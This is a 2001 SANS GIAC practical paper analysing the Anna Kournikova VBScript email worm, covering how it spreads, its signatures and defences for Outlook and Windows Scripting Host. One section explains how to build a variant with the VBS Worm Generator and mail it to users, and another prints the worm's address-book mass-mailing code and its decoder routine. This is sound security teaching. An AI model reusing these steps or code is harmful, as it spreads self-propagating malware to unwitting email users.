GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at http://www.giac.org/registration/gcih

Anna Kournikova Worm Exploit – a windows scripting compromise

Author: Paul Guarino

IHHE Practical Assignment Option 2

SANS GIAC – Hacking Exploits and Incident Handling Practical

February 20, 2001

Exploit Details

Name	SST Worm (Annakournikova.jpg.vbs)
Variants	ILOVEYOU
OS impacted	Microsoft Windows 95/98/2000/NT
Protocol/Services	MAPI, MS Outlook (application), Windows Scripting/ Visual Basic Script

Brief Description

Upon execution an encrypted script copies itself to the WINDOWS directory as "AnnaKournikova.jpg.vbs". Using Windows MAPI messaging and Windows scripting, it attempts to mail a separate email message to all recipients contained in the Windows Address Book and updates Windows registry settings.

Protocol Description

The “AnnaKournikova” virus uses Windows scripting or VB5 runtimes via MAPI to run the automation of a “mass mailer”. This automated task utilizes the windows address book and subsequently mails a separate email with the script to all recipients listed. Task automation is inherently built into Windows as a business tool enhancement allowing flexibility and aiding business efficiency. Thus in doing so, scripting has allowed system level access to resources on a users workstation. The combination of task automation and Windows scripting/VB5 runtimes pose security threats that can compromise confidentiality, integrity and availability of data on the users machines and any resources that the machine may have access to. Due to Windows weakness in task automation (trust that all files maintain data integrity that reside on the computer), places a threat on any application or executable utilizing client sever applications in the background or through task automation.

Task automation utilizing Windows scripting and/or VB5 runtimes via MAPI addresses:

- Confidentiality - files and passwords can be acquired with programs that can run at system level privilege.
- Integrity – compromised/infected message sent through email. The virus/worm sends new infected message to appear to be initiated from a trusted email user without the trusted email users knowledge.
- Availability - threatened in that traffic generated can monopolize system resources to create a denial of service. (no other operation can be executed because connection or resources are saturated from “mass mailing”).

© SANS Institute 2000 - 2002, Author retains full rights.

Anna Kournikova Worm Exploit – a windows scripting compromise

Author: Paul Guarino

IHHE Practical Assignment Option 2

SANS GIAC – Hacking Exploits and Incident Handling Practical

February 20, 2001

Description of Variants

The "AnnaKournikova" virus is a variant of the ILOVEYOU virus using a feature called Windows Scripting Host 5.0 (WSH) or Microsoft VB5 runtimes. The WSH is designed to allow automation of tasks on a windows computer. With use of VBS Worm Generator (VBSWG) 1.50b, a standalone application, "script kiddies" (malicious users with very little programming skills), can create successful viruses and or variants of this type of virus. The root difference in variants is that it does not delete any data and contains a different subject line or message body, but, like the original variant, their payload cannot execute unless the recipient chooses to launch it. The ILOVEYOU, VBS/LoveLet-A virus had additional payload as defined below.

1. Once the attachment was launched the virus copied itself to the windows system folder.
2. Like annakournikova.jpg.vbs it also updated the registry but set itself to run each time the pc was started.
3. ILOVEYOU modified mIRC to spread itself via channel, overwrote local and mapped files that the logged in user had access to (jpeg, mp3, and mp2 – over writes with itself and adds vbs extension; vbs and vbe – overwrites with itself; wsh, sct, hta, css, js, jse – overwrites file with itself and changes extension to vbs).
4. Emailed itself to all addresses in Outlook address book as does annakournikova.jpg.vbs.
5. Downloads password stealing program from internet
6. When user restarts PC virus emails passwords to private address.

Additional information can be found at the following anti-virus vendors' web pages:

- Computer Associates
- McAfee Virus Scan
- F-Secure
- Symantec
- Trend Micro

Aliases - Anna Kournikova, AnnaKournikova, VBS.VBSWG.J , VBS/Anna, VBS/OnTheFly@mm, VBS/SST , VBS/SST-A, VBS/SST.A, VBS/SST.Worm, VBS/SST@MM, VBS_Kalamar.a

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Anna Kournikova Worm Exploit – a windows scripting compromise

Author: Paul Guarino

IHHE Practical Assignment Option 2

SANS GIAC – Hacking Exploits and Incident Handling Practical

February 20, 2001

How the exploit works

Note: Many anti-virus vendors have termed the Anna Kournikova exploit as a worm and a virus. Below are the differences in virus and worm terminology/definitions provided by SANS.

A ***virus*** is a piece of parasitic code (or program) written specifically to execute on behalf of the user without the user's permission (or knowledge). It is parasitic in that it attaches itself to files (or boot sectors) and then replicates, causing the spread to continue. Some viruses do little more than replicate and serve as a nuisance; others can do serious damage such as affecting programs or degrading system performance (the virus payload).

A ***worm*** is a self-contained program (or set of programs), that is able to spread functional copies of itself to other computer systems (usually via a network). Host-computer worms are entirely contained on their host computer. Malicious code is called a worm when it requires no specific action on the part of the user to enable infection and propagation. It just spreads. If the code requires the user to open an email or load a screen saver or take some other action, then it is called a virus.

Anna Kournikova has been classified a both a virus and worm by anti-virus vendors. Basically both (worm and virus) entail a program that makes copies of itself via transport mechanism and may do damage and compromise confidentiality, integrity, and or availability of a system. The Anna Kournikova exploit works based on an email user running an executable attachment. I will term the Anna Kournikova worm exploit as a worm virus from here out.

When it attachment is launched the following occurs:

1. Creates the following registry key on windows machine. HKEY_CURRENT_USER\Software\OnTheFly = "Worm made with Vbswg 1.50b"
2. Adds a marker to the registry so that the mass mailing occurs only once HKEY_CURRENT_USER\Software\OnTheFly\Mailed
3. The worm then places a copy of the virus in the Windows directory as "Annakournikova.jpg.vbs," and checks the value. If the value of the registry key in step 2 and if it is 1, the worm has already mass mailed itself. If the value is 0, the worm sends itself to all entries listed in the infected user's address book and then creates the above mentioned registry entry.
4. On January 26th of each year the worm will open the default web browser and connect to a non-malicious Netherlands web site.

There are two reasons why this exploit is able to deliver its payload. One is human interface the other is the nature of Windows scripting.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Anna Kournikova Worm Exploit – a windows scripting compromise

Author: Paul Guarino

IHHE Practical Assignment Option 2

SANS GIAC – Hacking Exploits and Incident Handling Practical

February 20, 2001

The primary vulnerability utilized by the Anna Kournikova worm exploit is the human element. The email user has not taken the time to fully understand the origin and purpose of the email. In addition, the email user is not using or keeping up to date virus scanner and signature files. As with most email viruses the originator is counting on successfully exploiting the human vulnerability.

To aid and camouflage the running of the executable VBS the virus file extension is hidden if the windows systems default is not changed from hide known extensions. By not revealing the .vbs extension the attachment appears to be just a picture file (jpg).

Also contributing to the success of the virus is the concealment the attachments threat through using a well-known figure, Russian tennis player Anna Kournikova.

Brevity of email message is another factor of the worm virus success. The body of the message only contains, “check this”, in hopes of eliciting a conditional response to launch the attachment after reading email.

When all the above factors are put together virus payload is executed and the Windows scripting becomes the attributing factor to spreading the infection is creating the potential for the cycle to be repeated.

As mentioned previously, Windows scripting, the second factor to the success of the Anna Kournikova worm exploit. A special note should be made regarding Microsoft’s philosophy as it leads to vulnerability exploited. In creating flexibility and automation within the majority of Windows application (highly programmable to aid many mission business critical applications), this philosophy has lead to “doors left open” for malicious code use. This is seen in Outlook’s integration into Windows with its ability to run WSH and VB5, viruses/worms like the annakournikova.jpg.vbs can utilize the aforementioned functionality gaining access at the system level. This utilization is the actual catalyst in spreading the infection.

Diagram

In diagramming the Anna Kournikova worm shows how the exploit utilizes the vulnerabilities of both Windows and email users.

- The originator of the worm virus could send email message to several unsuspecting mail addresses, with the infected file attached.
- An email user would then launch the worm virus payload by clicking on the attachment named annakournikova.jpg.vbs triggering windows scripting.
- Scripting would happen transparently to the user and would update the registry with the worm generator mark and copy itself to the windows directory.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Anna Kournikova Worm Exploit – a windows scripting compromise

Author: Paul Guarino

IHHE Practical Assignment Option 2

SANS GIAC – Hacking Exploits and Incident Handling Practical

February 20, 2001

- The worm virus would query the Outlook address book. As it queried the address book it would send an email of itself to each recipient listed in the book via MAPI.
- After all recipients are mailed it updates windows registry marker “mailed=0” to “mailed=1” indicating that mass mailing has taken place and to not run again.
- A setting made for the browser to attempt to connect to a Netherlands web site on January 26th and cycle would then be ready to repeat next at all recipient Outlook mailboxes.
- Infection would continue to spread to all associated sites and in turn potentially infect those associated with each new address book of the newly infected machine.

See Diagram below.

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.


Anna Kournikova Worm Exploit – a windows scripting compromise

Author: Paul Guarino

IHHE Practical Assignment Option 2

SANS GIAC – Hacking Exploits and Incident Handling Practical

February 20, 2001



© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.


Anna Kournikova Worm Exploit – a windows scripting compromise
Author: Paul Guarino
IHHE Practical Assignment Option 2
SANS GIAC – Hacking Exploits and Incident Handling Practical
February 20, 2001


How to use it?

To use this exploit you can acquire the VBS Worm Generator 1.50b from the Internet at http://www.550m.com/usuarios/viriiar/home2.htm

This contains the engine to create the script files and notes on the code and generate the variant of the annakournikova.jpg.vbs. To create the worm, execute the VBS worm generator.

- Enter a worm name
- Enter your name or any name
- Select options for replication (Outlook)
- Select attachment check box
- Click generate





The above steps create a worm virus variant like the annakournikova.jpg.vbs. Since a person does not need to know programming, the actual implementation of the exploit can be done by anyone.

To use the existing worm virus you can attach the annakournikova.jpg.vbs file to an email message and send to several email users increasing the likelihood of propagation. This type of exploit increases the threat because little to no knowledge of the actual exploit/

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

vulnerability is needed. Tools like the VBS Worm Generator are used by "script kiddies" in the creation successful viruses and/or variants of this type of worm virus. The damages can be costly - shutting down business data communications, costing revenue and employee productivity, and can grow exponentially as it dominos through the Internet. The VBS Worm Generator 1.50b tool, that created this worm virus, has greater damage potential if payload was increased with the selection of destructive options available. It could cause considerable business losses - wiping out data.

Signature of attack

To detect or block this variant below are the indicators or the signature for the worm virus code.

The following text is found at the start of the virus code:
'Vbs.OnTheFly Created By On the Fly

The following text is found at the end of the virus code:
'Vbswg 1.50b

How to protect against it?

To protect against the annakournikova.jpg.vbs worm exploit and others like it - you can do the following:

- Do not panic. If worm is in you mailbox simply delete the entire email or disconnect your machine from the network and contact your system administrator.
- Apply the Microsoft Outlook email security update. To protect against this malicious code and other like it Outlook 98/2000 users should apply security update contained in SR-1.
- Removal or disabling of windows scripting host and visual basic scripting on machines where it is not needed
- Disabling scripting in Outlook so that the virus cannot be executed even if received
- Educate users to take the time to fully understand the origin and purpose of the email. User should never open an attachment from an unknown or untrusted origin.
- Install virus protection software and keep signature files up to date will limit the possibility of this type of virus to infect an Outlook users mailbox. Anti-Virus vendors usually release updated info/tools as viruses are detected and are a good resource for information on viruses and patches. Scan you system regularly
- Filtering virus in email to be deleted if subject or message body contains known malicious code.
- Block all email attachments – when attachments are not needed for your company's operations.

© SANS Institute 2000 - 2002, Author retains full rights.

Anna Kournikova Worm Exploit – a windows scripting compromise
Author: Paul Guarino
IHHE Practical Assignment Option 2
SANS GIAC – Hacking Exploits and Incident Handling Practical
February 20, 2001

- Block all .vbs extensions on mail servers where .vbs files are not needed for the operations of the business
- Set rule based on the signature of the worm virus code the clients mailbox to not allow any message that contains that subject
- Lastly share information with others – how you corrected the incident and mistakes you made.

Adhering to good and current policies and informing users of vulnerabilities can the best way to mitigated risk quickly to an acceptable level. Because this worm virus is based on Windows scripting and Visual Basic scripting many businesses can protect their networks and resources from damage and or loss of data of future mutation of this worm virus by removing unneeded services.

In cases where business users do not use scripting (this is most often the case), the best practice is the removal of windows scripting.

Detailed below is how to remove scripting and lock down Outlook to protect against the annakournikova.jpg.vbs worm exploit.

Removal of Scripting: (offered by ZDNet)
There are a couple of ways to remove WSH and VBS the most non-intrusive is below removing the association:

Choose the instructions below appropriate for your version of Microsoft Windows.
Windows 95 (Note: Not all users of Windows 95 will have Windows Scripting Host installed. It is available on editions of Windows 95 SR-2 and later. It might also have been installed separately or along with Internet Explorer 5.0 or later)

- Open "My Computer"
- Select "View/Options"
- Click on File Types tab
- Find VBScript Script File
- Select Remove
- Click OK

Windows 98

- Click on Start (the button on lower left of your Windows desktop).
- Click on Settings
- Chose Control Panel
- Click on Add/Remove
- Chose the Windows Setup tab
- Click on Accessories to obtain details
- Uncheck Windows Scripting Host if it is checked.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

- Click on OK to save any changes

Windows NT

- Open "My Computer"
- Select "View/Options"
- Click on File Types tab
- Find VBScript Script File
- Select Remove
- Click OK

Windows 2000

- Open "My Computer"
- Select "Tools/Folder Options"
- Click on File Types tab
- Find VBScript Script File
- Select Delete
- Click ok

To remove VBS script hosting from the control panel, please follow the following instructions: (offered by Privacy Software)

- Click on the start button, select SETTINGS.
- From the listing which appears, select CONTROL PANEL.
- Select "Add/remove programs" or "Add/remove software."
- A box will appear. Click on the "Windows SETUP" tab.
- When the list appears, click once on "Accessories" to highlight it.
- Click on the "Details" button down below.
- Look for "Windows scripting host" among the entries.
- If the box next to the entry is checked, UNCHECK it.
- Click on OK to remove the "VBS Hosting" facilities.

To remove VBS script hosting manually, please follow the following instructions:

- Run the windows File explorer.
- Go to the WINDOWS folder on your hard disk
- Remove the following files if found. If the files are NOT found, it might be because your windows file explorer is configured to NOT show "hidden" or "system" files. You need to configure your file explorer to "show ALL files." In the \WINDOWS folder:
  - WSCRIPT.EXE
  - CSCRIPT.EXE (this file may not exist on all machines)
- Go to the \Windows\SYSTEM folder. Remove the following files if found:

© SANS Institute 2000 - 2002, Author retains full rights.

- WSHEXT.DLL
- VBSCRIPT.DLL
- WSHOM.OCX
- SCRRUN.DLL
- Removal of some of these files may result in no functionality of other scripts in MS Office products when scripts are called. All of the files pertain to the VBS Scripting subsystem and therefore should be removed.

Disabling Scripting in Outlook will prevent the possible execution of windows scripting/ visual basic scripting. Thus, protecting workstation from malicious code automatic propagation of infected files.

- Outlook View menu and unselect the Preview Pane option.
- Tools menu and select the Security tab
  - Click on the Internet icon, move the slider to high,
  - Click the Custom Level button
  - Scroll to "Scripting" set the following 3 items to "disable"
    - Active Scripting
    - Allow paste operations via script
    - Scripting of Java applets

- Click the OK button three times to return to Outlook
- Tools Options menu and click the Mail Delivery tab.
  - Uncheck "Send messages immediately when connected" (prevents immediate mailing of mail messages and immediate infection)

Source code

Source code can be found at http://www.550m.com/usuarios/viriiar/home2.htm

Since the code is encrypted the pseudo code is supplied, which is the same in principle as the actual code.

Note: I have tested the VBS Worm Generator 1.50b and verified the ease in successfully producing malicious code that could be distributed, as was the “annakournikova.jpg.vbs” worm virus.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Anna Kournikova Worm Exploit – a windows scripting compromise

Author: Paul Guarino

IHHE Practical Assignment Option 2

SANS GIAC – Hacking Exploits and Incident Handling Practical

February 20, 2001

Below is the source code of the VBS Generator used to create the annakournikova.jpg.vbs worm. This function will send a message to each contact in the address list with the worm attached. Using standard MAPI calls the vbs script can transparently propagate with just a few lines of code.

```
Function Outlook()
On Error Resume Next
Set OutlookApp = CreateObject("Outlook.Application")
If OutlookApp = "Outlook" Then
Set Mapi = OutlookApp.GetNameSpace("MAPI")
set mapiadlist as Mapi.AddressLists
For Each Addresslist In  mapiadlist
If Addresslist.AddressEntries.Count <> 0 Then
Addresslistcout = Addresslist.AddressEntries.Count
For AddList = 1 To Addresslistcout
Set msg = OutlookApp.CreateItem(0)
Set AdEntries = Addresslist.AddressEntries(AddList)
msg.To = AdEntries.Address
msg.Subject = "Here you have, ;o)"
msg.Body = "Hi:" & vbCrLf & "Check This!"
set Attachs=msg.Attachments
Attachs.Add "c:\window\worm.vbs"
msg.DeleteAfterSubmit = True
If msg.To <> "" Then
msg.Send
End If
Next
End If
Next
End If
End Function
```

Actual Code:

```
'Vbs.OnTheFly Created By OnTheFly
Execute

****encrypted code****

Function e7iqom5JE4z(hFeiuKrcoj3)
For I = 1 To Len(hFeiuKrcoj3) Step 2
```

© SANS Institute 2000 - 2002, Author retains full rights.

Anna Kournikova Worm Exploit – a windows scripting compromise

Author: Paul Guarino

IHHE Practical Assignment Option 2

SANS GIAC – Hacking Exploits and Incident Handling Practical

February 20, 2001

```
StTP1MoJ3ZU= Mid(hFeiuKrcoj3, I, 1)
WHz23rBqlo7= Mid(hFeiuKrcoj3, I + 1, 1)
If Asc(StTP1MoJ3ZU) = 15 Then
StTP1MoJ3ZU= Chr(10)
ElseIf Asc(StTP1MoJ3ZU) = 16 Then
StTP1MoJ3ZU = Chr(13)
ElseIf Asc(StTP1MoJ3ZU) = 17 Then
StTP1MoJ3ZU = Chr(32)
Else
StTP1MoJ3ZU = Chr(Asc(StTP1MoJ3ZU) - 2)
End If
If WHz23rBqlo7<> "" Then
If Asc(WHz23rBqlo7) = 15 Then
WHz23rBqlo7= Chr(10)
ElseIf Asc(WHz23rBqlo7) = 16 Then
WHz23rBqlo7= Chr(13)
ElseIf Asc(WHz23rBqlo7) = 17 Then
WHz23rBqlo7= Chr(32)
Else
WHz23rBqlo7= Chr(Asc(WHz23rBqlo7) - 2)
End If
End If
e7iqom5JE4z = e7iqom5JE4z & WHz23rBqlo7 & StTP1MoJ3ZU
Next
End Function
'Vbswg 1.50b
```

© SANS Institute 2000 - 2002, Author retains full rights.

Anna Kournikova Worm Exploit – a windows scripting compromise
Author: Paul Guarino
IHHE Practical Assignment Option 2
SANS GIAC – Hacking Exploits and Incident Handling Practical
February 20, 2001

Additional Information

Additional information on annakournikova.jpg.vbs viruses and variants can be found at the following websites

Computer Associates (http://www.ca.com/)
CERT Advisory CA-2001-03 (http://www.cert.org/)
SANS Institute (http://www.sans.org/)
Internet System Security (http://www.iss.net/)
Aladdin Knowledge Systems (http://www.aks.com)
F-Secure (http://www.f-secure.com)
ZDNet (http://www.zdnet.com)
Sophos (http://www.sophos.com)

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.